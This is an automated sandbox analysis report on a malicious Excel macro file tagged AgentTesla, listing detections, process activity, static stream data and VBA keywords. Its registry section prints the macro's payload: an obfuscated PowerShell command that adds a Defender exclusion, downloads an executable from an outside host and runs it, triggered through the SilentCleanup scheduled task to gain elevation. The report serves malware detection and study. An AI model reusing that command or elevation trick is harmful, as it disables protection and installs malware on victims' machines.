ID: 349782
Sample Name: Marine Tiger.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:21:29
Date: 08/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Marine Tiger.xlsm

Overview


General Information

Sample Name:	Marine Tiger.xlsm
Analysis ID:	349782
MD5:	18d6c58d438aa1..
SHA1:	f2dbad3686195f0..
SHA256:	6c92ed33934d5a..
Tags:	AgentTesla exe xlsm

Most interesting Screenshot:



Detection




Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document exploit detected (process…
- Machine Learning detection for samp…
- Sigma detected: Microsoft Office Pr…
- Uses schtasks.exe or at.exe to add …
- Creates a process in suspended mo…
- Document contains an embedded VB…
- Document contains embedded VBA …

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2376 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 1692 cmdline: 'C:\Windows\System32\cmd.exe' /c schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - schtasks.exe (PID: 2500 cmdline: schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I MD5: 97E0EC3D6D99E8CC2B17EF2D3760E8FC)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with functions possibly related to WSH operations (process, registry, environment, or keystrokes)

Document contains an embedded VBA with hexadecimal encoded strings


Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Command and Scripting Interpreter 1	Scheduled Task/Job 1	Process Injection 1 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Process Injection 1 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	Scripting 3 2	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 2	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Marine Tiger.xlsm	40%	Virustotal		Browse
Marine Tiger.xlsm	29%	ReversingLabs	Script-Macro.Trojan.Valyria	
Marine Tiger.xlsm	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	349782
Start date:	08.02.2021
Start time:	08:21:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Marine Tiger.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Run name:	Without Instrumentation
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.winXLSM@5/1@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe

Simulations

Behavior and APIs

Time	Type	Description
08:21:39	API Interceptor	1x Sleep call for process: schtasks.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\Desktop\~$Marine Tiger.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.2916363654589444
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Marine Tiger.xlsm
File size:	13677
MD5:	18d6c58d438aa199c43cec6503ae2a6c
SHA1:	f2dbad3686195f07db9bac1aa7eba45120069ded
SHA256:	6c92ed33934d5a604f57aac4ff3325272035428529179 1bed88b6f3f15b9631d

General

SHA512:	2a0c139a909810abbeea86258c7fa4960b6eb2893e8203a0f5815a080070062957a7aa7ccfc27bd3ef5129c31c03c28139b9e05d2284d52b9f89ec15752c1621
SSDEEP:	192:HePPN4twKo8V99pSKCxW9KBIYU0mT2+QOUSp+Qak1Y5t0SQxizT3W7+p+1iTvVp+:HeHNSVV9GKCZBlLhTBY4D9SQlTMaT2
File Content Preview:	PK.....!...5Qo...?.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/349782/sample/Marine Tiger.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	admin
Last Saved By:	admin
Create Time:	2021-02-08T00:29:32Z
Last Saved Time:	2021-02-08T00:29:32Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	15.0300

Streams with VBA

VBA File Name: Sheet1.cls, Stream Size: 991

General	
Stream Path:	VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	991
Data ASCII:	. . . . . - . . . . . H . . . . . # . . . . . x . . . . . M E . . . . .

General	
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 48 ab 9b d5 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 3911

General	
Stream Path:	VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	3911
Data ASCII:	. . . . H . . [. . . . # . . . . p . . . . % y . B . I . " . . L . . . . F . . . . V . . . . D . + 1 . 2 + 4 . . . . x . . . . . . V . . . . D . + 1 . 2 + 4 . . . . . % y . B I . " . . L . . . . M E . . . .
Data Raw:	01 16 03 00 03 00 01 00 00 82 04 00 00 e4 00 00 00 10 02 00 00 b0 04 00 00 be 04 00 00 ee 0a 00 00 00 00 00 00 01 00 00 00 48 ab 8a 5b 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 70 00 ff ff 00 00 fd eb 8f e2 25 79 1a 42 a4 49 8c 22 2e 88 4c dc 19 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Mid(str,
VB_Name
VB_Creatable
"ThisWorkbook"
VB_Exposed
ghhfgfgdsfas
ghhfgfgdsfas.Run
Public
ghhfgfgdsfas.RegWrite
Function
hgfhffsadsa(b)
Chr(CLng("&H"
Len(str)
hgfhffsadsa(a),
hgfhffsadsa(d)
VB_Customizable
ghhfgfgdsfas.RegDelete
CreateObject("WScript.Shell")
hgfhffsadsa(str)
hgfhffsadsa
Application.Wait
ActiveWorkbook.Close
VB_TemplateDerived
False
Attribute

Keyword
(hgfhffsadsa(c))
Workbook_Open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 410

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	410
Entropy:	5.28659801209
Base64 Encoded:	True
Data ASCII:	I D = " { 3 5 7 D B 1 7 0 - 5 7 2 A - 4 4 4 C - 9 6 A B - F 4 7 A 4 B E A 9 A 3 3 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 2 0 2 2 C 7 0 D C B 0 D C B 0 D C B 0 D C B " . . D P B = " 4 0 4 2 A 7 2 8 A 8 2 8 A 8 2 8 " . . G C = " 6 0 6 2 8 7 4 8 8 8 4 8 8 8 B 7 " . . .
Data Raw:	49 44 3d 22 7b 33 35 37 44 42 31 37 30 2d 35 37 32 41 2d 34 34 34 43 2d 39 36 41 42 2d 46 34 37 41 34 42 45 41 39 41 33 33 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 56 42 41 50 72 6f 6a 65 63 74 22 0d 0a 48 65

Stream Path: PROJECTwm, File Type: data, Stream Size: 62

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	62
Entropy:	3.05546715432
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 2626

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2626
Entropy:	4.20376881285
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 1 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . . . 1 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c .
Data Raw:	cc 61 a6 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 1619

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	1619
Entropy:	3.43446059295
Base64 Encoded:	False

General	
Data ASCII:	. K * . . . . r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . . . ~ . . . . ~ Z . . . . " . . . . n . . H . E . . . . g g . x . . . .
Data Raw:	93 4b 2a a6 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 7e 0a 00 00 00 00 00 00 7e 02 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 201

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	201
Entropy:	1.7880291092
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . @ . . . . ~ z . . . . 1 . . . . A . . . . s t r ^ . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 02 00 00 00 00 00 00 7e 7a 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 ff ff ff ff ff ff ff ff 06 00 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 788

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	788
Entropy:	1.87355751034
Base64 Encoded:	False
Data ASCII:	r U . . . . @ . . . . @ . . . . 8 . . . . P . . . . a . . . . / . ` . . . A . . . . . . . . . . . . . . . . . . . . . . q . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . ` . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 00 00 00 01 00 91 07 00 00 00 00 00 00 00 00 00 00 c1 07 00 00 00 00 00 00 00 00 00 00 11 08

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 230

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	230
Entropy:	2.07483755026
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . x . . . . . 8 . . . . ` . . q . 8 . . . . . . . . . . . . . . . . . . . . . . . . . . P . ! . . . . . . . . . . . . . ` . . y . . . . O . O . . . . b . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 38 00 e1 01 00 00 00 00 00 00 00 00 02 00 00 00 03 60 00 00 71 08 38 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 515

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	515
Entropy:	6.31110415976
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . G . b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . E . 2 D F 8 D 0 4 C . -

General	
Data Raw:	01 ff b1 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 fc 47 10 62 06 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47


Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2376 Parent PID: 584

General

Start time:	08:21:37
Start date:	08/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fc90000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Marine Tiger.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FEDF526	WriteFile
C:\Users\user\Desktop\~$Marine Tiger.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FEDF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Environment	windir	unicode	cmd /c p^owersh^el^l -w 1 Add-MpPreference -ExclusionPath "$env:appdata";Start-Sleep 12; (New-Object Net.WebClient).DownloadFile('http://unitranship.in/pWfS5sMI9kWirEK.exe',($env:appdata)+'\TqNcC.bat');Start-Sleep 2; Start-Process $env:appdata\TqNcC.bat;&REM '	success or wait	1	7FEEACBFD74	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 1692 Parent PID: 2376

General

Start time:	08:21:38
Start date:	08/02/2021
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /c schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
Imagebase:	0x4ac30000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: schtasks.exe PID: 2500 Parent PID: 1692

General

Start time:	08:21:39
Start date:	08/02/2021
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
Imagebase:	0xff330000
File size:	285696 bytes
MD5 hash:	97E0EC3D6D99E8CC2B17EF2D3760E8FC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly